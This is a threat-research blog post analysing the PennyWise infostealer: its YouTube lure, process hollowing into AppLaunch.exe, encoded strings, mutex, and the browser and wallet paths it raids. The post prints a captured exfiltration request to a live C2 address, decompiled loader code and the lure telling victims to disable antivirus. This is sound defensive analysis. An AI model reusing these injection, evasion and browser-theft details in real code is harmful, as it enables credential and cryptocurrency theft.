PennyWise Stealer: An Evasive Infostealer leveraging YouTube to infect users

blog.cyble.com/2022/06/30/infostealer/

June 30, 2022


CYBLE
PENNYWISE STEALER: AN EVASIVE INFOSTEALER LEVERAGING YOUTUBE TO INFECT USERS
MUTI-THREADING APPROACH USED FOR RAPID EXFILTRATION

Multi-Threading Approach used For Rapid Exfiltration

During our routine Threat-Hunting exercise, Cyble Research Labs came across a new stealer named “PennyWise” shared by a researcher. The stealer appears to have been developed recently. Though this stealer is fresh, the Threat Actor(s) (TA) has already rolled an updated version, 1.3.4.

Our investigation indicates that the stealer is an emerging threat, and we have witnessed multiple samples of this stealer active in the wild. In its current iteration, this stealer can target over 30 browsers and cryptocurrency applications such as cold crypto wallets, crypto-browser extensions, etc.

The stealer is built using an unknown crypter which makes the debugging process tedious. It uses multithreading to steal user data and creates over 10 threads, enabling faster execution and stealing. The below figure shows the Pennywise stealer’s C&C panel.



Объявления

185.246.116.237:5001/login

Личный кабинет

Логин в систему

Имя пользователя


Пароль

Вход

Figure 1 – Command and Control Server

Initial Infection: Spreading via YouTube

The TA spreads this PennyWise stealer as free Bitcoin mining software. The TA has created a video on YouTube containing the link to download the malware. In this campaign, the users who look for Bitcoin mining software may become victims of Pennywise stealer.



Bitcoin Mining Software How To Mine Bitcoin For Free AIONHash PC 2022 Free Bitcoin

5 views • Jun 30, 2022

TREM_MOISEZ YT

9 subscribers

Bitcoin Mining Software How To Mine Bitcoin For Free AIONHash PC 2022 Free Bitcoin


🚀 **DOWNLOAD**: https://telegra.ph/[redacted]

🚀 **PASSWORD**: crypto

SHOW MORE

Figure 2 – Hosting Malware Campaign on YouTube

When a user visits the link, the TA instructs them to download the malware hosted on the file hosting service. The malware file is zipped and password protected. To appear legitimate, the TA has shared a VirusTotal link of a clean file that is not related to the file available for download. The TA also tricks the users into disabling their antivirus for successful malware execution, as shown below.



DOWNLOAD:

https://www.mediafire.com/file/u[redacted]

PASSWORD: crypto

winrar archiver: https://www.win-rar.com/download.html?&L=0


VirusTotal: https://www.virustotal.com/gui/file/2c9f52582ec0248a6c76d240dbc5cdcb2ac7062a0dc0d9fe9ff5f64c6c83ddbd

Turn off your Anti-Virus if you are now allowed to download. Your computer will sometimes see the file as a potential threat even though it's completely safe!

VirusTotal Link of a clean file.

Figure 3 – Manipulating User

The zip file contains an installer that drops the Pennywise stealer, executes it, and finally, the stealer exfiltrates the victim's data to the C&C server. The figure below shows the network communication.



```
POST /getfile HTTP/1.1
Content-Type: multipart/form-data; boundary="0
Host: 185.246.116.237:5001
Content-Length: 92521
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100 Continue

[redacted]

.... *PennyWise v1.3.4*
 Worker: [redacted]
 IP: [redacted]
 Country: SE
 Username: admin
 PC: USER-PC
 System: Windows 7 Professional (32 Bit)
 Language: ........ en-US
```

Figure 4 – Network Communication

As per our observations, the TA has created over 80 Videos on their YouTube channel for mass infection. We have also observed a few download links from the TA's YouTube Channel that spread Pennywise stealer. The below figure shows the videos created for spreading malware via YouTube.





Figure 5 – Over 80 videos created on the TA's YouTube Channel

Technical Analysis

The infection starts with the loader (**SHA256:** *e43b83bf5f7ed17b0f24e3fb7e95f3e7eb644dbda1977e5d2f33e1d8f71f5da0*) which injects the Pennywise stealer into a legitimate .NET binary named "AppLaunch.exe" using a technique called "process hollowing".




```
012FFB95  ┌CALL to CreateProcessW from 012FFB92
01321980  │ModuleFileName = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe"
00000000  │CommandLine = NULL
00000000  │pProcessSecurity = NULL
00000000  │pThreadSecurity = NULL
00000000  │InheritHandles = FALSE
00000004  │CreationFlags = CREATE_SUSPENDED
00000000  │pEnvironment = NULL
00000000  │CurrentDir = NULL
012E20AC  │pStartupInfo = 012E20AC
012E21E8  └pProcessInfo = 012E21E8
```

```
 FF75 E8         PUSH DWORD PTR SS:[EBP-18]
 FF95 78FFFFFF   CALL DWORD PTR SS:[EBP-88]
 85C0            TEST EAX,EAX
⌄74 2C           JE SHORT 007CF85C
 FF75 E8         PUSH DWORD PTR SS:[EBP-18]
 FF95 6CFFFFFF   CALL DWORD PTR SS:[EBP-94]     KERNEL32.ResumeThread
 85C0            TEST EAX,EAX
⌄74 1F           JE SHORT 007CF85C
```

Figure 6 – Process Hollowing

The .NET binary (**SHA256:** *3bbd6cdbc70a5517e5f39ed9dfad0897d5b200feecd73d666299876e35fa4c90*) is injected into AppLaunch.exe which is the actual payload of Pennywise stealer. The Pennywise stealer has encoded strings that are decoded during the initial execution of malware. The figure below shows the function "*Class84.method_0*", which is responsible for decoding these strings.



```
public static string string_0 = Class84.smethod_0(541442384);

// Token: 0x040000B4 RID: 180
public static string string_1 = Class84.smethod_0(541442396);

// Token: 0x040000B5 RID: 181
public static string string_2 = Class84.smethod_0(541442404);

// Token: 0x040000B6 RID: 182
public static string string_3 = Class84.smethod_0(541442319);

// Token: 0x040000B7 RID: 183
public static string string_4 = Class84.smethod_0(541442396);
```

```
stringBuilder.Append((char)(num3 >> 16)).Append((char)num3);
num3 = (1286512991 ^ num) + num2;
stringBuilder.Append((char)num3);
Stream manifestResourceStream = assembly.GetManifestResourceStream(stringBuilder.ToString());
StackTrace stackTrace = new StackTrace(2, false);
Class84.int_1 ^= ((-1264932849 - num ^ num2) | 2);
int num4 = 0;
StackFrame frame = stackTrace.GetFrame(0);
int int_4 = 0;
if (frame == null)
{
    stackTrace = new StackTrace();
    int_4 = 1;
    frame = stackTrace.GetFrame(1);
}
MethodBase methodBase = (frame != null) ? frame.GetMethod() : null;
Class84.int_1 ^= num4 + (num + 1353806633 - num2);
Type left = (methodBase != null) ? methodBase.DeclaringType : null;
if (frame == null)
```


Figure 7 – Function for Decoding Strings

Upon execution, the stealer initializes the variables that support the stealing functionality. The values are decoded and assigned to these variables during run time, as shown in the below table.

Name	Value	Description
string_0	1.3.4	Stealer Version
string_1	0	Flag
string_2	CRYPTED:ygBdfUqyTjr827lyAL47dg==	Encrypted TA name
string_3	9D16FBEF0D8A8F87529DE06A1C43C737	Mutex name
string_4	0	Flag
string_5	1	Flag
string_6	7	Integer Value
string_7	1	Flag
string_8	0	Flag

string_9	1	Flag
string_10	0	Flag
string_11	— CreateChannel —	String
string_12	1	Flag
string_13	CRYPTED:vuw8jLF2e/Ljzrqrw2oAEBJLqFB8KtttiM5T7ns2bs4Dsnmons6Ixd82gskRZISF	Encrypted C2 URL
dictionary_0	Document: RTF, Doc, Docx, txt, json	Files stealer will be stealing

The stealer then creates a mutex named “9D16FBEF0D8A8F87529DE06A1C43C737” to ensure that only one instance of malware is running at any given time on the victims’ machine. The malware terminates its execution if the mutex is already present.




```
public static void smethod_0()
{
    bool flag = false;
    Class36.mutex_0 = new Mutex(false, Class59.string_3, ref flag);
    if (!Class36.mutex_0.WaitOne(0, false))
    {
        Environment.Exit(1);
    }
}
```

Figure 8 – Running a Single Instance

The malware then gets the path of the targeted browsers for stealing user data. It targets the following browsers:

- 30+ Chrome-based browsers
- 5+ Mozilla-based browsers
- Opera
- Microsoft Edge



Chromium based browsers

```
@"\Google\Chrome\User Data\"
@"\Google(x86)\Chrome\User Data\"
@"\MapleStudio\ChromePlus\User Data\"
@"\Iridium\User Data\"
@"\7Star\7Star\User Data\"
@"\CentBrowser\User Data\"
@"\Chedot\User Data\"
@"\Vivaldi\User Data\"
@"\Kometa\User Data\"
@"\Elements Browser\User Data\"
@"\Epic Privacy Browser\User Data"
@"\uCozMedia\Uran\User Data\"
@"\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\"
@"\CatalinaGroup\Citrio\User Data\"
@"\Coowon\Coowon\User Data\"
@"\liebao\User Data\"
@"\QIP Surf\User Data\"
@"\Orbitum\User Data\"
@"\Comodo\Dragon\User Data\"
@"\Amigo\User\User Data\"
@"\Torch\User Data\"
@"\Yandex\YandexBrowser\User Data\"
@"\Comodo\User Data\"
@"\360Browser\Browser\User Data\"
@"\Maxthon3\User Data\"
@"\K-Melon\User Data\"
@"\Sputnik\Sputnik\User Data\"
@"\Nichrome\User Data\"
@"\CocCoc\Browser\User Data\"
@"\Uran\User Data\"
@"\Chromodo\User Data\"
@"\Mail.Ru\Atom\User Data\"
@"\BraveSoftware\Brave-Browser\User Data\"
```

Mozilla based browsers

```
@"\Mozilla\Firefox"
@"\Waterfox"
@"\K-Meleon"
@"\Thunderbird"
@"\Comodo\IceDragon"
@"\8pecxstudios\Cyberfox"
@"\NETGATE Technologies\BlackHaw"
@"\Moonchild Productions\Pale Moon"
@"\Mozilla\Firefox"
```

Opera

```
@"\Opera Software\Opera Stable"
```


```
@"\Opera Software\Opera GX Stable"
```

Microsoft Edge

```
@"\Microsoft\Edge\User Data"
```

Figure 9 – Targeted browsers

Once the browser path is obtained, the malware fetches username, machine name, system language, and timezone details from the victim's system. In this case, the malware converts the timezone into Russian Standard Time (RST), as shown below.



```
"Russian Standard Time"
```

```
TimeZoneInfo timeZoneInfo = TimeZoneInfo.FindSystemTimeZoneById(Class84.smethod_0(541428970));
this.dateTime_0 = DateTime.UtcNow;
this.dateTime_1 = this.dateTime_0.ToLocalTime();
this.timeZoneInfo_0 = timeZoneInfo;
```


```
◢ timeZoneInfo        {(UTC+03:00) Moscow, St Petersburg}
  ▷ BaseUtcOffset     {03:00:00}
    DaylightName      "Russia TZ 2 Summer Time"
